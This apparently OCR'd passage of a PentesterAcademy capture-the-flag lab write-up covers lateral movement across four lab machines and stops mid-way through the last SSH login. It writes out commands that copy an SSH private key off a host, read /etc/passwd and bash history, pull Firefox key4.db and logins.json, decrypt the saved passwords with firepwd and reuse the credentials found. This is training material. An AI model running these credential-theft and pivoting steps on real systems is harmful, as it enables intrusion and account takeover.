
ATTACK
DEFENSE
by PentesterAcademy

Name	Internal Network I
URL	https://www.attackdefense.com/challengedetails?cid=952
Type	Network Pivoting : Lateral Movement

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

It is specified in the challenge description that there are 4 target machines on the network. The objective is to retrieve 7 flags stored on the target machines.

Step 1: Check the IP address of our Kali machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7233: eth0@if7234: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7236: eth1@if7237: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d2:25:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.210.37.2/24 brd 192.210.37.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run nmap scan on the network.

Command: nmap 192.210.37.0/24

```
root@attackdefense:~# nmap 192.210.37.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-05 11:35 UTC
Nmap scan report for 192.210.37.1
Host is up (0.0000080s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 02:42:23:92:10:24 (Unknown)

Nmap scan report for xf5jjg8rzvi1a7a0me3zmbqqd.temp-network_a-210-37 (192.210.37.3)
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:D2:25:03 (Unknown)

Nmap scan report for e9zwzavzwzasaaxyqycczt9kl.temp-network_a-210-37 (192.210.37.4)
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:D2:25:04 (Unknown)

Nmap scan report for j3ki969bbjfqyzp0wvvkhg5c4.temp-network_a-210-37 (192.210.37.5)
Host is up (0.000013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
```

```
Nmap scan report for nzg2r18spxv4i8psvbf1m2lk3.temp-network_a-210-37 (192.210.37.6)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:D2:25:06 (Unknown)

Nmap scan report for attackdefense.com (192.210.37.2)
Host is up (0.0000050s latency).
All 1000 scanned ports on attackdefense.com (192.210.37.2) are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 16.34 seconds
root@attackdefense:~#
```

The target machines are at IP address: 192.210.37.3, 192.210.37.4, 192.210.37.5, 192.210.37.6

Step 3: Check the services running on the target machine.

Command: nmap -sV 192.210.37.3 192.210.37.4 192.210.37.5 192.210.37.6

```
root@attackdefense:~# nmap -sV 192.210.37.3 192.210.37.4 192.210.37.5 192.210.37.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-05 12:20 UTC
Nmap scan report for xf5jjg8rzvi1a7a0me3zmbqqd.temp-network_a-210-37 (192.210.37.3)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:D2:25:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for e9zwzavzwzasaaxyqycczt9kl.temp-network_a-210-37 (192.210.37.4)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:D2:25:04 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for j3ki969bbjfqyzp0wvvkhg5c4.temp-network_a-210-37 (192.210.37.5)
Host is up (0.000012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5a
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:D2:25:05 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for nzg2r18spxv4i8psvbf1m2lk3.temp-network_a-210-37 (192.210.37.6)
Host is up (0.000012s latency).
```

```
Nmap scan report for nzg2r18spxv4i8psvbf1m2lk3.temp-network_a-210-37 (192.210.37.6)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:D2:25:06 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (4 hosts up) scanned in 0.69 seconds
root@attackdefense:~#
```

All target machines are running SSH servers.

Step 4: SSH into the first target machine

The SSH login credentials are provided in the challenge description:

- Username: sansa
- Password: welcome@123

Command:
ssh sansa@192.210.37.3
Enter password “welcome@123”

```
root@attackdefense:~# ssh sansa@192.210.37.3
The authenticity of host '192.210.37.3 (192.210.37.3)' can't be established.
ECDSA key fingerprint is SHA256:g2HDhyJVMBCv1ahM/bjYf9mAqsyt2cFlQkuAoOOePYo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.210.37.3' (ECDSA) to the list of known hosts.
sansa@192.210.37.3's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Wed Jun  5 11:38:52 2019 from 192.210.37.2
sansa@victim-1:~$
```

Step 5: Retrieve the flag.

Commands:
ls
cat flag.txt

```
sansa@victim-1:~$ ls
flag.txt  id_rsa
sansa@victim-1:~$ cat flag.txt
Flag1: 0f558e86f6fcd0827ad7e4286bd5bbee
sansa@victim-1:~$
```

Flag1: 0f558e86f6fcd0827ad7e4286bd5bbee

Step 6: Check other system users present on the target machine.

Command: cat /etc/passwd

```
sansa@victim-1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sansa:x:1000:1000:,,,:/home/sansa:/bin/bash
dany:x:1001:1001:,,,:/home/dany:/bin/bash
sansa@victim-1:~$
```

User dany exists on the same target machine.

Step 7: Check the home directory of user dany

Command: ls -l /home/dany

```
sansa@victim-1:~$ ls -l /home/dany/
total 4
-r-x------ 1 dany dany 40 Apr 24 15:51 flag.txt
sansa@victim-1:~$
```

flag.txt file has permission 500 and can only be read by user dany.

Step 8: Check the commands executed by user sansa.

Command: cat .bash_history

```
sansa@victim-1:~$ cat .bash_history
ls
pwd
date
ps
unzip download.zip
ssh -i id_rsa kate@machine-2
clear
rm download.zip
exit
sansa@victim-1:~$
```

The file id_rsa is the SSH private key of system user kate on the second target machine.

Step 9: Retrieve the SSH private key from the target machine.

Command: scp sansa@192.210.37.3:~/id_rsa ./

```
root@attackdefense:~# scp sansa@192.210.37.3:~/id_rsa ./
sansa@192.210.37.3's password:
id_rsa                                                                    100% 1679     3.5MB/s   00:00
root@attackdefense:~#
root@attackdefense:~# ls -l
total 16
-rw-r--r-- 1 root root  293 Nov 25  2018 README
-rw-r--r-- 1 root root 1679 Jun  5 11:43 id_rsa
drwxr-xr-x 1 root root 4096 Feb 26 11:34 tools
drwxr-xr-x 2 root root 4096 Jan  4 06:06 wordlists
root@attackdefense:~#
```

Step 10: SSH into the second target machine as user kate with the retrieved SSH private key.

Note: Make sure that the file permissions of id_rsa are set to 600 otherwise the following error might occur:

WARNING: UNPROTECTED PRIVATE KEY FILE!

Command: ssh -i id_rsa kate@192.210.37.4

```
root@attackdefense:~# ssh -i id_rsa kate@192.210.37.4
The authenticity of host '192.210.37.4 (192.210.37.4)' can't be established.
ECDSA key fingerprint is SHA256:Qy65qPO/g0R7gvzNaOI84XVkixNuHjW4bbrKl6A6id8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.210.37.4' (ECDSA) to the list of known hosts.
Welcome to Machine 2 !!
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kate@victim-1:~$
```

Step 11: Retrieve the flag from user kate's home directory.

Commands:
ls -al
cat flag.txt

```
kate@victim-1:~$ ls -al
total 32
drwxr-xr-x 1 kate kate 4096 Jun  5 11:44 .
drwxr-xr-x 1 root root 4096 May  2 11:09 ..
drwx------ 2 kate kate 4096 Jun  5 11:44 .cache
drwxr-xr-x 1 kate kate 4096 May  2 11:09 .mozilla
drwxr-xr-x 1 kate kate 4096 May  2 11:09 .ssh
-rw-r--r-- 1 kate kate   40 Apr 24 15:52 flag.txt
drwxr-xr-x 1 kate kate 4096 May  2 11:08 tools
kate@victim-1:~$ cat flag.txt
Flag3: 0f558e86f6fcd0827dc7e4286bd5bbee
kate@victim-1:~$
```

Flag3: 0f558e86f6fcd0827dc7e4286bd5bbee

Step 12: Check other system users present on the target machine.

Command: cat /etc/passwd

```
kate@victim-1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
kate:x:1000:1000:,,,:/home/kate:/bin/bash
bronn:x:1001:1001:,,,:/home/bronn:/bin/bash
kate@victim-1:~$
```

Step 13: Check the home directory of user “bronn”

Command: ls -l /home/bronn

```
kate@victim-1:~$ ls -l /home/bronn/
total 4
-r-x------ 1 bronn bronn 40 Apr 24 15:53 flag.txt
kate@victim-1:~$
```

flag.txt file has permission 500 and can only be read by user bronn.

Step 13: Check “/home” directory

Command: ls -l /home/

```
kate@victim-1:~$ ls -l /home/
total 16
drwxr-xr-x 1 bronn bronn 4096 May  2 11:09 bronn
-rw-r--r-- 1 root  root  8192 Apr 24 14:35 database.sqlite
drwxr-xr-x 1 kate  kate  4096 Jun  5 11:44 kate
kate@victim-1:~$
```

An sqlite database file is present in “/home” directory.

Step 14: Enumerate the tables stored on the sqlite database.

Commands:
sqlite3 database.sqlite
.tables
select * from Users;
.quit

```
kate@victim-1:/home$ sqlite3 database.sqlite
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .tables
Users
sqlite> select * from Users;
Machine 2|f39b963057119|0
Machine 4|9f39b96305711|0
Machine 2|9f39b96305711|1
Machine 3|963057119f39b|0
sqlite> .quit
kate@victim-1:/home$
```

The users table contains random strings, one of which might be possible password of user bronn.

Step 15: Login as user bronn and retrieve the flag

Password: 9f39b96305711

Command: su bronn
Enter password: 9f39b96305711

```
kate@victim-1:/home$ su bronn
Password:
bronn@victim-1:/home$
bronn@victim-1:/home$ cd ~
bronn@victim-1:~$
bronn@victim-1:~$ cat flag.txt
Flag4: e14f063e22b83fda17710cb18efb591b
bronn@victim-1:~$
```

Flag4: e14f063e22b83fda17710cb18efb591b

Step 16: Enumerate saved files of Mozilla Firefox.

Commands:
ls -l .mozilla
ls -l .mozilla/firefox/
ls -l .mozilla/firefox/sj1c9rus.default
ls -l .mozilla/firefox/sj1c9rus.default/key4.db
ls -l .mozilla/firefox/sj1c9rus.default/logins.json

```
kate@victim-1:~$ ls -l .mozilla/
total 12
drwx------ 1 kate kate 4096 Apr 24 14:38 extensions
drwx------ 1 kate kate 4096 Apr 24 14:38 firefox
drwx------ 1 kate kate 4096 Apr 24 14:38 systemextensionsdev
kate@victim-1:~$
kate@victim-1:~$ ls -l .mozilla/firefox/
total 16
drwx------ 1 kate kate 4096 Apr 24 14:38 Crash Reports
drwx------ 1 kate kate 4096 Apr 24 14:38 Pending Pings
-rw-r--r-- 1 kate kate  104 Apr 24 14:38 profiles.ini
drwx------ 1 kate kate 4096 Apr 24 14:55 sj1c9rus.default
kate@victim-1:~$ ls -l .mozilla/firefox/sj1c9rus.default/key4.db
-rw------- 1 kate kate 294912 Apr 24 14:46 .mozilla/firefox/sj1c9rus.default/key4.db
kate@victim-1:~$ ls -l .mozilla/firefox/sj1c9rus.default/logins.json
-rw------- 1 kate kate 573 Apr 24 14:46 .mozilla/firefox/sj1c9rus.default/logins.json
kate@victim-1:~$
```

logins.json and key4.db file are present on the target machine.

Step 17: Retrieve key4.db and logins.json files from the target machine.

Commands:
scp -i id_rsa kate@192.210.37.4:~/.mozilla/firefox/sj1c9rus.default/logins.json ./
scp -i id_rsa kate@192.210.37.4:~/.mozilla/firefox/sj1c9rus.default/key4.db ./

```
root@attackdefense:~# scp -i id_rsa  kate@192.210.37.4:~/.mozilla/firefox/sj1c9rus.default/logins.json ./
Welcome to Machine 2 !!
logins.json                                                                                   100%  573     2.0MB/s   00:00
root@attackdefense:~# scp -i id_rsa  kate@192.210.37.4:~/.mozilla/firefox/sj1c9rus.default/key4.db ./
Welcome to Machine 2 !!
key4.db                                                                                       100%  288KB 106.3MB/s   00:00
root@attackdefense:~#
```

Step 18: Decrypt Mozilla Firefox protected passwords.

Commands:
cd tools/firepwd/
python firepwd.py -d /root/

```
root@attackdefense:~# cd tools/firepwd/
root@attackdefense:~/tools/firepwd# python firepwd.py -d /root/
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3
     SEQUENCE {
       OCTETSTRING f59a409c7659aa05ea567bc657108ea15cdd908a
       INTEGER 01
     }
   }
   OCTETSTRING cdfeb5d466612a28ca3e578eebbab048
 }
password check? True
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3
     SEQUENCE {
       OCTETSTRING ebeb5c1ab3834aea37db614d1f56e71882ff17f1
       INTEGER 01
     }
   }
   OCTETSTRING f105069a3ce9129a0c1f4ef3189f0d4439a7b4d7c9c0f384acdc2daf78a5b919
 }
3deskey 4a31e0b30e3894e9e0a10d58732cea2cae4938976b58dc150808080808080808
decrypting login/password pairs
https://www.facebook.com: 'bran\x04\x04\x04\x04' , 'ce001480\x08\x08\x08\x08\x08\x08\x08\x08'
root@attackdefense:~/tools/firepwd#
```

Step 19: SSH into third target machine with user bran and discovered password.

Command:
ssh bran@192.210.37.5
Enter password “ce001480”

```
root@attackdefense:~# ssh bran@192.210.37.5
The authenticity of host '192.210.37.5 (192.210.37.5)' can't be established.
ECDSA key fingerprint is SHA256:rcd2VZQvyBf+zMSQa2YAWfVZ1U3l8/fdxQAnwvS9EIo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.210.37.5' (ECDSA) to the list of known hosts.
bran@192.210.37.5's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

bran@victim-1:~$
```

Step 20: Retrieve the flag from user bran's home directory.

Commands:
ls -l
cat flag.txt

```
bran@victim-1:~$
bran@victim-1:~$ ls -l
total 4
-rw-r--r-- 1 bran bran 40 Apr 24 15:55 flag.txt
bran@victim-1:~$ cat flag.txt
Flag5: 0f558e86f55550827ad7e4286bd5bbee
bran@victim-1:~$
```

Flag5: 0f558e86f55550827ad7e4286bd5bbee

Step 21: Check other system users present on the target machine.

Command: cat /etc/passwd

```
bran@victim-1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
proftpd:x:106:65534::/run/proftpd:/bin/false
ftp:x:107:65534::/srv/ftp:/bin/false
kate:x:1000:1000:,,,:/home/kate:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/bash
dany:x:1002:1002:,,,:/home/dany:/bin/bash
bronn:x:1003:1003:,,,:/home/bronn:/bin/bash
robert:x:1004:1004:,,,:/home/robert:/bin/bash
bran:x:1005:1005:,,,:/home/bran:/bin/bash
sansa:x:1006:1006:,,,:/home/sansa:/bin/bash
bran@victim-1:~$
```

Step 22: Check the files present in each user's directory.

Commands:

ls -al /home/john/
ls -al /home/kate/
ls -al /home/robert/
ls -al /home/sansa/
ls -al /home/bronn/

ls -al /home/dany/

```
bran@victim-1:~$ ls -al /home/john/
total 24
drwxr-xr-x 1 john john 4096 Apr 24 15:55 .
drwxr-xr-x 1 root root 4096 Apr 24 15:56 ..
-rw-r--r-- 1 john john  220 Apr 24 15:55 .bash_logout
-rw-r--r-- 1 john john 3771 Apr 24 15:55 .bashrc
-rw-r--r-- 1 john john  655 Apr 24 15:55 .profile
bran@victim-1:~$ ls -al /home/kate/
total 24
drwxr-xr-x 1 kate kate 4096 Apr 24 15:55 .
drwxr-xr-x 1 root root 4096 Apr 24 15:56 ..
-rw-r--r-- 1 kate kate  220 Apr 24 15:55 .bash_logout
-rw-r--r-- 1 kate kate 3771 Apr 24 15:55 .bashrc
-rw-r--r-- 1 kate kate  655 Apr 24 15:55 .profile
bran@victim-1:~$ ls -al /home/robert/
total 24
drwxr-xr-x 1 robert robert 4096 Apr 24 15:56 .
drwxr-xr-x 1 root   root   4096 Apr 24 15:56 ..
-rw-r--r-- 1 robert robert  220 Apr 24 15:56 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr 24 15:56 .bashrc
-rw-r--r-- 1 robert robert  655 Apr 24 15:56 .profile
bran@victim-1:~$
bran@victim-1:~$ ls -al /home/sansa/
total 24
drwxr-xr-x 1 sansa sansa 4096 Apr 24 15:56 .
drwxr-xr-x 1 root  root  4096 Apr 24 15:56 ..
-rw-r--r-- 1 sansa sansa  220 Apr 24 15:56 .bash_logout
-rw-r--r-- 1 sansa sansa 3771 Apr 24 15:56 .bashrc
-rw-r--r-- 1 sansa sansa  655 Apr 24 15:56 .profile
```

```
bran@victim-1:~$ ls -al /home/bronn/
total 24
drwxr-xr-x 1 bronn bronn 4096 Apr 24 15:55 .
drwxr-xr-x 1 root  root  4096 Apr 24 15:56 ..
-rw-r--r-- 1 bronn bronn  220 Apr 24 15:55 .bash_logout
-rw-r--r-- 1 bronn bronn 3771 Apr 24 15:55 .bashrc
-rw-r--r-- 1 bronn bronn  655 Apr 24 15:55 .profile
bran@victim-1:~$ ls -al /home/dany/
total 28
drwxr-xr-x 1 dany dany 4096 May  2 10:52 .
drwxr-xr-x 1 root root 4096 Apr 24 15:56 ..
-rw-r--r-- 1 dany dany  220 Apr 24 15:55 .bash_logout
-rw-r--r-- 1 dany dany 3771 Apr 24 15:55 .bashrc
-rw-r--r-- 1 dany dany  655 Apr 24 15:55 .profile
-rw-r--r-- 1 root root   12 May  2 10:50 credentials.txt
bran@victim-1:~$
```

Step 23: View the credentials.txt file present in user dany's home directory.

Command: cat /home/dany/credentials.txt

```
bran@victim-1:~$ cat /home/dany/credentials.txt
ce16384290b
bran@victim-1:~$
```

Step 24: SSH into the first target machine with the discovered credentials and retrieve the flag

Command:
ssh dany@192.210.37.3
Enter password "ce16384290b"
ls
cat flag.txt

```
root@attackdefense:~# ssh dany@192.210.37.3
dany@192.210.37.3's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dany@victim-1:~$
```

```
dany@victim-1:~$ ls
flag.txt
dany@victim-1:~$ cat flag.txt
Flag2: f0af063e22b83fda17710cb18efb591b
dany@victim-1:~$
```

Flag2: f0af063e22b83fda17710cb18efb591b

Step 25: SSH into fourth target machine with credentials of user bronn

Command:
ssh bronn@192.210.37.6
Enter password “9f39b96305711”

```
root@attackdefense:~# ssh bronn@192.210.37.6
The authenticity of host '192.210.37.6 (192.210.37.6)' can't be established.
